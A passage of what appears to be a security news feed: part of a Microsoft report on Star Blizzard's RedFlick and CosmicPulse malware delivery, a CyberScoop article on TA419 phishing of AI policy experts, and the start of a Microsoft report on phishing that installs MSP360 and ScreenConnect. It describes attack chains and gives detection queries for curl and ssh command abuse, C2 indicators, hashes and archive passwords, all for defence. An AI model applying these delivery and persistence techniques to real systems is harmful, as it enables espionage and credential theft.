Figure 6. Scheduled task installed through MSI installer observed in April 2026

Task 1 – Registration beaconing and dynamic DLL execution task

The first task masquerades as a legitimate Internet Quality Test Connection task. The scheduled command serves two purposes. First, it sends a UTF-16 and Base64-encoded string containing the network or computer name and the username of the infected device to the C2 server. Thereby, it exfiltrates basic information about the infected host.

Second, an attacker-controlled DLL can be executed remotely through invoking Control_RunDLL from Shell32.dll. Microsoft was unable to obtain a variant of this payload. The task uses a WebDAV UNC path to access the remote payload, allowing the resource to be retrieved over HTTP rather than through a conventional SMB network share.

Internet Quality Test Connection task sending victim information to the attacker C2 server and executing a remote payload

Task 2 – Supporting task

The second installed task, named Network Configuration Manager, supports the WebDAV-based execution used by the other tasks. The invoked command causes Windows to treat the UNC-style path as a WebDAV resource and process it through the WebDAV redirector and associated WebClient functionality.

Through WebDAV, Windows applications can interact with a remote web resource as though it is a file or folder path while the underlying communication is performed using HTTP/HTTPS rather than conventional SMB. The task therefore prepares the WebDAV client functionality required by the other scheduled tasks.

Command line snippet attempting to execute a command involving the 'net.exe' utility to connect to a network share.

Task 3 – CosmicPulse downloader execution

The third installed task, named System Health Monitor, uses control.exe to access a remote path hosted on the hardcoded C2 server and execute the next stage.

System Health Monitor accessing a remote path hosted on the hardcoded C2 server at 103.245.213[.]217

Hiding payloads in PDF files

In July 2026, Microsoft observed another change in Star Blizzard’s delivery techniques, this time involving a multistage execution chain.

Diagram illustrating a process where a password-protected ZIP file containing an LNK file is downloaded, which then executes a PDF containing a Base64-encoded PowerShell payload. This payload downloads an MSI file, which creates additional scheduled tasks.
Figure 7. Overview of attack chain from July 2026

The phishing email contains a password-protected RAR archive nested inside a ZIP file. After the archive is opened, it exposes an LNK file.

When executed, the LNK file uses conhost.exe and curl to download a PDF from an actor-controlled server:

A command line script for downloading a PDF file, processing its content with PowerShell, and extracting a specific pattern.

After downloading the PDF, the command runs a second PowerShell payload. This payload searches the PDF for the magic header cAB, extracts the subsequent 208 bytes of Base64-encoded data, and executes the decoded command through PowerShell. The resulting conhost command, shown below, attempts to download and install another MSI file:

A snippet of a command line that is intended to execute a software update from a specific URL.

As in previous campaigns, the Python installer contains obfuscated PowerShell code. When executed, the code attempts to create two additional scheduled tasks. The first scheduled task again serves as a helper task, consistent with the supporting tasks observed in previous campaigns. The second scheduled task attempts to download and execute a CPL applet again.

Star Blizzard’s shift from ClickFix-based delivery chains to VHDX files, expanded use of scheduled tasks for persistence, and concealment of payloads within PDF files demonstrate the actor’s continued ability to adapt their delivery methods in response to evolving defenses. The actor’s recent use of PDFs to conceal payloads further illustrates efforts to bypass layered defenses through increasingly complex execution chains. Taken together, these changes demonstrate Star Blizzard’s continued efforts to streamline malware deployment, reduce required user interaction, and improve operational scalability while maintaining its longstanding espionage objectives.

Defending against Star Blizzard and RedFlick-related activity

Microsoft Threat Intelligence advises organizations that are most likely at risk—primarily those in government, NGOs, or think tanks adjacent to Ukraine policy or support—to implement the following recommendations to mitigate against Star Blizzard activity.

Protecting against Star Blizzard phishing

As previously reported, Star Blizzard’s success relies on sophisticated, targeted phishing lures that trick users into engaging with the actor by impersonating trusted contacts. While Star Blizzard has changed their overall TTPs, the actor continues to employ the same phishing patterns against users:

  • Star Blizzard continues to impersonate trusted contacts that users or organizations would expect an email from. Star Blizzard also continues using email from free providers such as Proton @proton[.]me, particularly in Evilginx spear-phishing operations observed throughout 2026. However, despite the actor’s recent shift toward leveraging compromised legitimate websites that impersonate real individuals associated with a target’s organization, users can still remain vigilant for other Star Blizzard TTPs, several of which have been observed in previous campaigns:
    • Star Blizzard continues to make initial contact with a target by sending an email, usually without an attachment.
    • If a user engages, Star Blizzard will follow up with an email with an attachment. In this particular campaign, it has been an archive file such as a RAR or ZIP.
    • The email sender contains names of actual persons and organizations they belong to—however, the organization is not within the root or registered domain itself but in the username or local part of the email address. This should draw a red flag to the email’s authenticity. When in doubt, directly contact the person you think sent the email using a previously established and trusted contact method such as known email address or phone number.
    • The emails in these RedFlick campaigns are often sent in bulk.
  • To best mitigate against this activity, Microsoft suggests the following policies to strengthen network environments against Star Blizzard phishing operations:

Microsoft also recommends the following mitigations to reduce the impact of this threat

  • Run endpoint detection and response (EDR) in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat, or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-compromise.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Configure investigation and remediation in full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
  • Turn on cloud-delivered protection and automatic sample submission in Microsoft Defender Antivirus to cover rapidly evolving attacker tools, techniques, and behaviors. These capabilities use artificial intelligence and machine learning to quickly identify and stop new and unknown threats.
  • Use security defaults as a baseline set of policies to improve identity security posture. For more granular control, enable Conditional Access policies. Conditional Access policies evaluate sign-in requests using additional identity driven signals like user or group membership, IP location information, and device status, among others, and are enforced for suspicious sign-ins. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as compliant devices or trusted IP address requirements.
  • Implement continuous access evaluation.
  • Turn on Microsoft Defender Antivirus real-time protection.
  • Continuously monitor suspicious or anomalous activities. Investigate sign-in attempts with suspicious characteristics (for example, location, ISP, user agent, and use of anonymizer services).
  • Turn on Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly-acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Enable network protection to prevent applications or users from accessing malicious domains and other malicious content on the internet.
  • Configure Microsoft Defender for Office 365 to recheck links on click. Safe Links provides URL scanning and rewriting of inbound email messages in mail flow, and time-of-click verification of URLs and links in email messages, other Office 365 applications such as Teams, and other locations such as SharePoint Online. Safe Links scanning occurs in addition to the regular anti-spam and anti-malware protection in inbound email messages in Exchange Online Protection (EOP). Safe Links scanning can help protect your organization from malicious links that are used in phishing and other attacks.
  • Use the Attack Simulator in Microsoft Defender for Office 365 to organize realistic, yet safe, simulated phishing and password attack campaigns in your organization by training end users against clicking URLs in unsolicited messages and disclosing their credentials. Training should include checking for poor spelling and grammar in phishing emails or the application’s consent screen as well as spoofed app names, logos, and domain URLs appearing to originate from legitimate applications or companies. Note that Attack Simulator testing only supports phishing emails containing links at this time.
  • Microsoft Defender customers can turn on attack surface reduction rules to prevent common attack techniques:
  • Utilize Windows Firewall, Windows Firewall with Advanced Security, or an enterprise firewall/filtering solution to help prevent or restrict outbound SSH connection attempts to external or public networks that are not essential for business.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
Initial access– Phishing emails with attached archive files or PDFs throughout the campaign
– VHDX file executes malicious LNK disguised as a PDF; use of LNK to hide malicious payload across all campaigns
– LNK file uses curl to download a PDF from an actor-controlled server
Microsoft Defender for Endpoint
– Star Blizzard Activity Group
– Suspected PDF phishing detected
– Suspicious phishing activity detected
– Suspicious LNK execution from container
– Suspicious file download via curl
Execution– Execution of RedFlick scheduled task and CosmicPulse backdoor
– MSI file installs scheduled tasks across all campaigns
Microsoft Defender Antivirus
– Trojan:Script/RedFlick
– Backdoor:Script/CosmicPulse
– Backdoor:Python/CosmicPulse

Microsoft Defender for Endpoint
– Suspicious msiexec.exe behavior
– Suspicious script execution
Stealth– CosmicPulse downloader masquerades as a Control Panel applet.
– The LNK file is disguised as a PDF
Microsoft Defender for Endpoint
– Suspicious use of Control Panel item
– Suspicious process name

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Hunting queries

Microsoft Defender XDR

Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:

Conhost.exe invokes curl

The following query will detect the use of conhost.exe to launch curl to download a decoy PDF from an actor-controlled server, which Star Blizzard used in July 2026. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName == "conhost.exe"
| where ProcessCommandLine has "curl"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName, DeviceId, ProcessId, ProcessUniqueId, InitiatingProcessUniqueId

Invoke SSH to launch local command line

The following query will detect the invocation of SSH to initiate a local command prompt, which Star Blizzard used in January 2026 to download and execute a remotely hosted MSI installer. (Note that this query may detect activity not related to Star Blizzard or necessarily malicious. Please investigate findings to determine if the activity is legitimate.)

DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has "ssh.exe"
| where ProcessCommandLine has "PermitLocalCommand=yes"
| where ProcessCommandLine has "LocalCommand=cmd.exe"
| project Timestamp, DeviceName, AccountName, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessParentFileName, DeviceId, ProcessId, InitiatingProcessId, ReportId

Persistence through scheduled tasks

The following query will detect Star Blizzard’s uniquely named scheduled tasks that attempt to masquerade as legitimately-named tasks, used for persistence by Star Blizzard in April 2026.

union isfuzzy=true
(
DeviceProcessEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields
, RegistryKey = tostring(dynamic(null)), RegistryValueName = tostring(dynamic(null))
, SourceTable = "DeviceProcessEvents"
, ProcessId, AccountName, AccountDomain, AccountSid
)
,
(
DeviceEvents
| where Timestamp > ago(7d)
| where ProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or AdditionalFields has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType, ProcessCommandLine, AdditionalFields, RegistryKey, RegistryValueName
, SourceTable = "DeviceEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)
,
(
DeviceRegistryEvents
| where Timestamp > ago(7d)
| where RegistryKey has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueName has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or RegistryValueData has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor") or InitiatingProcessCommandLine has_any ("Internet Quality Test Connection","Network Configuration Manager","System Health Monitor")
| project Timestamp, DeviceName, ActionType
, ProcessCommandLine = InitiatingProcessCommandLine, AdditionalFields = ""
, RegistryKey, RegistryValueName
, SourceTable = "DeviceRegistryEvents"
, ProcessId = long(null), AccountName = "", AccountDomain = "", AccountSid = ""
)

Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

Detect network IP and domain indicators of compromise using ASIM

The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor

Detect Web Sessions IP and file hash indicators of compromise using ASIM

The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser.

let lookback = 30d;
let ioc_ip_addr = dynamic(["103.245.231.248", "2.57.241.246", "89.125.209.168", "103.245.231.79", "45.84.59.66", "103.160.59.97"]);
let ioc_domains = dynamic(["etia.ca", "groy.cc", "gliderrompercycl.com", "muvb.net", "divekickspolic.org", "matjk.click", "bpdaersa.click", "stuseamandesilt.org", "Itechx.tel", "guach.net", "ruten.observer", "byveo.org", "secure-dns-hub.com", "qumel.link", "cyrna.top", "drasw.club"]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr)
    or DstDomain has_any (ioc_domains)
    or Url has_any (ioc_domains)
| summarize FirstSeen=min(TimeGenerated), LastSeen=max(TimeGenerated), EventCount=count()
    by SrcIpAddr, DstIpAddr, DstDomain, Url, Dvc, EventProduct, EventVendor

Indicators of compromise

IndicatorTypeDescription
9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866bSHA-256Password protected ZIP attachment with file name Documents.zip; observed in January campaign against Ukraine.
1f2096ff906915fbf80778f0636446206197351f7e271af97936eeb6f32c179dSHA-256Virtual Disk Image file with file name Documents.vhdx; observed in January campaign against Ukraine; contained in 9707a8694e954e9ee13e839d6e5905ce626c0837c7c90da6d1025bfbe152866b
699e92a9e0edf7835879d5697bc67138c0b137117f459caf1a44df357407cad9SHA-256Password protected email attachment with file name Chatham_London_Conference_2026_Invitation.rar; used in June campaign; Password: LiveCrown8142
24b6e36a09eb2acfc2a95478ca685acb7593b1689be6a4a639fe0d222393cfa7SHA-256Password protected email attachment with file name USUBC_Private_Executive_Roundtable_Webex.rar; used in July campaign; Password: LiteRaspberry9415
dd98dbc1a55afe6fd0ed2ed53a79c76f6bde15081a0060422185b74eb1799ee4SHA-256Password protected email attachment with file name Payment Advice Note.zip; used in August campaign in which the actor introduces a new TTP of sending unique ZIP files to each target; Password: BirdMouseCrab
etia[.]caDomainHost for RedFlick MSI installer in January 2026 campaign
103.245.231[.]248IPv4Host for CosmicPulse downloader DLL in January 2026 campaign
groy[.]ccDomainHost for RedFlick MSI installer in February 2026 campaign
2.57.241[.]246IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
gliderrompercycl[.]comDomainHost for CosmicPulse backdoor download
muvb[.]netDomainHost for RedFlick MSI installer in February 2026 campaign
89.125.209[.]168IPv4Host for CosmicPulse downloader DLL in February 2026 campaign
divekickspolic[.]orgDomainHost for CosmicPulse backdoor download
matjk[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
bpdaersa[.]clickDomainHost for RedFlick MSI installer in March 2026 campaign
103.245.231[.]79IPv4Host for CosmicPulse downloader DLL in March 2026 campaign
stuseamandesilt[.]orgDomainHost for CosmicPulse backdoor download
Itechx[.]telDomainHost for RedFlick MSI installer in April 2026 campaign
45.84.59[.]66IPv4Host for CosmicPulse downloader DLL in April 2026 campaign
guach[.]netDomainHost for RedFlick PowerShell code installer in June 2026 campaign
ruten[.]observerDomainHost for CosmicPulse downloader DLL in June-July 2026 campaigns
byveo[.]orgDomainHost for RedFlick PowerShell code installer in July 2026 campaign
secure-dns-hub[.]comDomainHost for CosmicPulse downloader DLL in July 2026-current campaigns
103.160.59[.]97IPv4Host for CosmicPulse downloader DLL in July 2026 campaign
qumel[.]linkDomainHost for CosmicPulse downloader DLL in July 2026 campaign
cyrna[.]topDomainHost for RedFlick MSI installer in August 2026 campaign
drasw[.]clubDomainHost for CosmicPulse downloader DLL in August 2026 campaign

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Star Blizzard refines phishing and malware delivery with the RedFlick technique appeared first on Microsoft Security Blog.

AI policy circles targeted in China-linked phishing operation

A China-aligned cyber espionage group targeted U.S. artificial intelligence policy experts through phishing emails that impersonated prominent officials, economists and an employee of AI company Anthropic, according to research released Thursday by Proofpoint.

The campaigns, which the cybersecurity company attributed to a group it calls TA419, sought access to cloud accounts held by people at think tanks, universities and law firms. The activity comes amid growing U.S.-China competition over AI development, export controls, semiconductor supply chains and military uses of the technology.

Proofpoint said the group began a campaign in July by impersonating Lynne Parker, a former principal deputy director of the White House Office of Science and Technology Policy, and economist and foreign policy expert Heidi Crebo-Rediker. The emails invited recipients to join a supposed AI policy advisory committee or contribute to a report on AI export controls and supply chains.

The initial messages did not immediately request passwords or direct recipients to a sign-in page. Instead, they appeared designed to begin a conversation and establish trust. After a target replied, the group sent a shortened link said to contain more information.

The link redirected recipients through several websites before leading to a false Microsoft OneDrive sign-in page. Proofpoint said the setup was intended to capture account credentials and active browser sessions.

The firm described the operation as an adversary-in-the-middle phishing attack. In such attacks, the victim interacts with genuine Microsoft infrastructure during part of the process, looking and behaving like a legitimate sign-in. The person may enter a password, complete a multifactor authentication prompt and pass access checks while the attacker captures the session information created by the login.

Proofpoint said TA419 used a modified version of an open-source phishing tool known as Frameless BitB. The tool creates a false browser window within a webpage, imitating a familiar sign-in prompt. In this case, it was used to present a fake Microsoft login window over a page that resembled a OneDrive document-sharing site.

Proofpoint also identified a February campaign in which the same group impersonated a senior Anthropic employee. That message asked an AI policy analyst at a U.S. think tank for feedback on the military’s use of Anthropic’s Claude AI models, which was a highly controversial topic at time.

The report did not identify victims or state whether any accounts were compromised.

Proofpoint said TA419 has targeted individuals connected to U.S. and Japanese think tanks, defense contractors, universities and law firms since at least April 2025. Its interest in AI policy, the firm said, appears to extend an existing focus on defense, national security, energy, international relations and foreign policy. The group also registered domains resembling real organizations, including the Heritage Foundation, the World Economic Forum and the Japan-Taiwan Exchange Association.

The report does not directly link the activity to the Chinese government. China has repeatedly denied conducting cyber espionage, while accusing the United States of cyber operations against Chinese interests.

The White House, along with several AI companies, have also accused China of distilling U.S. models in order to power open-weight models run by Chinese companies.

Indicators of compromise can be found on Proofpoint’s website.

The post AI policy circles targeted in China-linked phishing operation appeared first on CyberScoop.

Phishing Abuses RMM Tools for Persistent Access

In July 2026, Microsoft Defender Experts observed phishing campaigns targeting organizations across multiple industries that distributed a masqueraded MSP360 Remote Monitoring and Management (RMM) installer through meeting invitations, PDF-themed lures, software update prompts, and other social-engineering content. Once executed, the legitimate MSP360 installer, distributed under a deceptive file name established remote management access on affected devices and enabled threat actors to gain an initial foothold using trusted administrative software.

Microsoft observed the MSP360 deployment being used to download and install a ConnectWise ScreenConnect client, creating a secondary remote-access channel that provided redundant access to compromised systems. Microsoft did not observe exploitation of ScreenConnect software itself; rather, threat actors abused legitimately obtained remote administration software to establish and maintain access. After access was established, threat actors used these remote administration channels to deploy additional tools and conduct post-compromise activity, including information collection and credential-access operations.

This activity highlights how threat actors continue to abuse legitimate remote administration software to blend into normal IT operations while maintaining persistent access and reducing detection opportunities. Microsoft Defender for Endpoint detects suspicious and uncommon remote-management activity, while the hunting queries and mitigations in this post can help organizations identify and restrict unapproved RMM use.

Attack chain overview

The observed multi-stage intrusion chain began when phishing lures delivered a legitimate, digitally signed MSP360 RMM v2.5.0.67 installer under deceptive filenames. Following successful User Account Control (UAC) elevation, the installer established MSP360 services for persistent access and leveraged the RMM agent to invoke PowerShell, download, and silently install ConnectWise ScreenConnect.

This effectively introduced a second remote administration channel on the compromised device, which the threat actor subsequently used to transfer and execute additional tooling supporting credential access, local data collection, and other post-compromise activity.

Phishing installs MSP360 RMM, which deploys ScreenConnect for persistent access and follow-on activity
Figure 1. Attack chain showing phishing delivering a masqueraded MSP360 RMM installer that deploys ScreenConnect for persistent remote access and follow-on activity.

Initial Access: Phishing Campaign Delivering Masqueraded MSP360 RMM Installer

Microsoft observed multiple phishing campaigns that used a multi-stage delivery chain to distribute legitimate, digitally signed MSP360 RMM software (v2.5.0.67). Phishing emails directed users to actor-controlled landing pages that impersonated document-sharing portals, invitation workflows, Adobe Reader download pages, Zoom installation pages, and business collaboration platforms.

Upon user interaction, victims were redirected to download locations hosted on both attacker-controlled infrastructure and legitimate cloud services including Amazon S3, Cloudflare R2, Dropbox, GitLab, and Supabase. The downloaded executables used filenames crafted to resemble legitimate business content, meeting invitations, PDF documents, and software installers. Analysis of downloaded samples showed that many ultimately contained the same MSP360 RMM installer package despite appearing as different files to the victim.

MSP360 SHA256: 108ef7e628d7a20bd6241a5b57149e27a6061f467123eb64061975559f8f73dc

MSP360 SHA1: f34330d4c6e0aa978dc3af40360c14b31ad51127

Observed lure themes:

We have observed the threat actor using multiple social-engineering themes, including:

  • Workplace meeting requests
  • Zoom and Google Meet installation prompts
  • Adobe Acrobat and PDF reader updates
  • RSVP invitations and e-cards
  • Job offer documents
  • Document review and signature requests
  • DHL and package-delivery themed content

Examples of observed filenames included:

  • VIP_ECARD_INVITATION_rmm_v2.5.0.67_oid[redacted].exe
  • ZoomSetup_Installation_v2.5.0.67_ oid[redacted].exe
  • PDF Reader & Editor the Adobe Acrobatte_rmm_v2.5.0.67_ oid[redacted].exe
  • RSVP_INVITATION_E_CARD_rmm_v2.5.0.67_ oid[redacted].exe
  • SSA.GOV_STATEMENT_rmm_v2.5.0.67_ oid[redacted].exe
Image displaying the Download page of Masqueraded MSP360 RMM
Figure 2. Actor-controlled tax-document lure prompting download of a masqueraded MSP360 installer.
Image displaying the execution of downloaded MSP360 RMM
Figure 3. Image displaying the execution of downloaded MSP360 RMM.

The campaign relied on a diverse set of payload-hosting mechanisms. Microsoft observed the actor distributing the payload through attacker-controlled domains, websites assessed to be compromised, and legitimate cloud-hosted services. Cloud-hosted services used for payload distribution included Amazon S3, Cloudflare R2, Dropbox, GitLab, and Supabase.

This approach enabled the actor to rapidly rotate delivery infrastructure while continuing to distribute the same MSP360 installer using different lure themes and filenames.

RMM platforms are attractive to threat actors because they are designed to provide administrators with broad remote management capabilities across managed endpoints, including remote command execution, software deployment, file transfer, and persistent service-based access. When abused, these same capabilities can give threat actors a flexible post-compromise channel for maintaining access, deploying additional tooling, and conducting follow-on activity while blending in with legitimate remote administration workflows.

MSP360 RMM installation and foothold establishment

After victims downloaded and executed the masqueraded MSP360 installer, the binary launched from the user’s Downloads directory under a filename designed to resemble a legitimate business document.

The installer subsequently dropped multiple installation components, including System.dll, nsExec.dll, and UAC.dll, to the following folder paths before relaunching itself through an elevation workflow generated by the installer framework. Next, the installer invoked a Windows User Account Control (UAC) elevation workflow. In observed successful installations, the process continued with elevated privileges, allowing deployment of MSP360 components and services. In unsuccessful installations, the elevation did not complete, and deployment terminated before the software was fully installed.

Following elevation, the installer initiated the MSP360 installation workflow and recorded installation status messages using Windows eventcreate.exe. The installer generated “Begin installation” and “End installation. MSP360 de Success.” events under the event source: MSP360 RMM Agent installer. The installer dropped multiple MSP360 plugins and binaries within the installation directory: C:\Program Files\RMM Agent\.

The installer also performed prerequisite discovery by enumerating installed .NET runtimes using: dotnet –list-runtimes. To establish long-term access on the affected device, the installer registered two Windows services: RMM.Agent.exe & RMM.Agent.Launcher.exe. Microsoft observed events indicating stopping any existing MSP360 services and installing new MSP360 services.

In addition to service-based persistence, the installer created registry-based autorun entries for MSP360 user interface components, ensuring the tray applications would automatically launch when users signed in.

The installation routine also modified the Windows Firewall configuration by creating an inbound allow rule for the MSP360 agent. The rule allowed inbound UDP traffic to C:\Program Files\RMM Agent\RMM.Agent.exe on port 48678. This configuration enabled network communications required by the remote management platform.

Image displaying the process execution flow of MSP360 RMM installation
Figure 4. Process execution flow of the MSP360 RMM installation.

Not every execution of the installer resulted in a successful deployment. In some instances, the installer was launched by the user and began its installation routine but subsequently attempted to obtain elevated privileges through User Account Control (UAC). When elevation was denied or aborted, the installation terminated before completing deployment of the MSP360 RMM components. The process execution flow showed installation initialization activity followed by events indicating that administrative privileges were required, with no subsequent evidence of the persistence mechanisms, services, or remote management functionality observed during successful installations.

Image displaying unsuccessful installation of MSP360 RMM.
Figure 5. Unsuccessful installation of MSP360 RMM.

Remote command execution from MSP360 Agent and ScreenConnect deployment

Following successful installation of MSP360 RMM, the newly installed RMM.Agent.exe service launched PowerShell. The PowerShell process modified the execution policy for the current session and executed Invoke-WebRequest commands to download an MSI package named ClientSetup.msi from actor-controlled infrastructure. The downloaded package was then installed silently through msiexec.exe using the /qn switch, eliminating visible user interaction. This installation activity resulted in the deployment of a ConnectWise ScreenConnect client on the compromised endpoint, including ScreenConnect.ClientService.exe, ScreenConnect.WindowsClient.exe, and supporting components.

The installer additionally created Windows service registrations, application uninstall entries, and authentication-related registry modifications associated with the newly deployed ScreenConnect client.

Image displaying the process execution flow of demote command execution and ScreenConnect deployment
Figure 6. The process execution flow of the remote command execution and ScreenConnect deployment.

Following deployment, the ScreenConnect client service launched with configuration parameters referencing actor-controlled infrastructure and subsequently established successful outbound communications. The service then spawned ScreenConnect.WindowsClient.exe, providing an additional remote access channel independent of MSP360. Following establishment of the ScreenConnect session, the threat actor used ScreenConnect to transfer and stage additional executables in the following directories:

  • C:\Users\%user%\OneDrive\Documents\ScreenConnect\Temp\
  • C:\Users\%user%\Documents\ScreenConnect\Temp\

Examples of frequently observed files included:

  • WindVerify.exe
  • WindowsUpdate.exe
  • WindowsSecurity_PIN.exe
  • WindowsSecurity_Password.exe
  • WindowsPassKey.exe
  • SCHider.exe
  • PIN.exe
  • phonepc.exe
  • DefenderDT.exe
  • DefenderControl.exe
  • phonelinkupdate.exe
  • PhoneLinkPrompt.exe
  • Passwords.EXE
  • OpenCamera.exe
  • open_phone_link.exe
  • MouseHiderGUI.exe
  • HideUL.exe
  • HideMouseApp.dll
  • HideMouse.exe
  • HideFromControlPanel.exe
  • HideCursor.exe
  • BannerHider.exe
  • WebBrowserBookmarksView.exe
  • WebBrowserPassView.exe

These files were among the most frequently observed utilities delivered by the threat actor following establishment of a ScreenConnect session. Several filenames were intentionally chosen to resemble legitimate Windows, Microsoft Defender, Phone Link, and security-related components, likely to reduce user suspicion and blend into normal operating system activity. These utilities were observed during post-compromise activity and were used to support subsequent operations on affected systems. Several of the observed tools are commonly associated with credential access, information collection, execution of additional payloads, and efforts to reduce defender visibility.

The execution of these files occurred through ScreenConnect’s built-in RunFile functionality, which allows files to be transferred to and executed on managed endpoints. This activity demonstrates how the threat actor leveraged a legitimate MSP360 RMM deployment to establish an initial foothold before deploying ConnectWise ScreenConnect as a secondary remote access platform. The combination of MSP360 and ScreenConnect provided the threat actor with redundant remote administration channels and enabled the transfer, execution, and management of additional tooling during subsequent stages of the intrusion.

The threat actor subsequently used these remote access platforms to facilitate follow-on activities including information collection, credential access, and the deployment of additional utilities on compromised systems.

Microsoft also observed separate activity during July in which FaronicsDeployAgent.exe, a legitimate deployment and remote access application, was used in a similar manner to MSP360 RMM. In this activity, the threat actor leveraged FaronicsDeployAgent.exe as the initial remote management platform and subsequently used it to download and install ScreenConnect. This observation demonstrates that the deployment of ScreenConnect was not limited to MSP360-based intrusions, with additional legitimate remote administration software also being leveraged to establish remote access and facilitate ScreenConnect installation.

Attribution

Microsoft has not attributed this activity to a named threat actor. The campaigns are tracked as unattributed activity.

Mitigation and protection guidance

Microsoft recommends the following actions to help organizations reduce their exposure to this activity. Check the recommendations card for the deployment status of monitored mitigations.

  • Govern approved RMM tools: For approved RMM systems used in your environment, enforce security settings where possible to implement multi-factor authentication (MFA).
  • Restrict unauthorized software: Use Application Control for Windows to create policies to block unapproved IT management tools. Both solutions include functionality to block specific software publisher certificates:
    • Application Control for Windows file rule levels allow administrators to specify the level at which they want to trust their applications, including listing certificates as untrusted.
    • AppLocker’s publisher rule condition is available for files that are digitally signed, which can enable organizations to block non-approved RMM instances that include publisher information.
  • Block specific signed applications: Microsoft Defender for Endpoint also provides functionality to block specific signed applications using the block certificate action.
  • Consider searching for unapproved RMM software installations (see the Advanced hunting section). If an unapproved installation is discovered, reset passwords for accounts used to install the RMM services. If a system-level account was used to install the software, further investigation may be warranted.
  • Strengthen endpoint protection: Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections provide near-instant, automated protection against new and emerging threats.
  • Investigate unauthorized installations: Turn on the following attack surface reduction rule to block or audit activity associated with this threat:

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.

Tactic Observed activity Microsoft Defender coverage
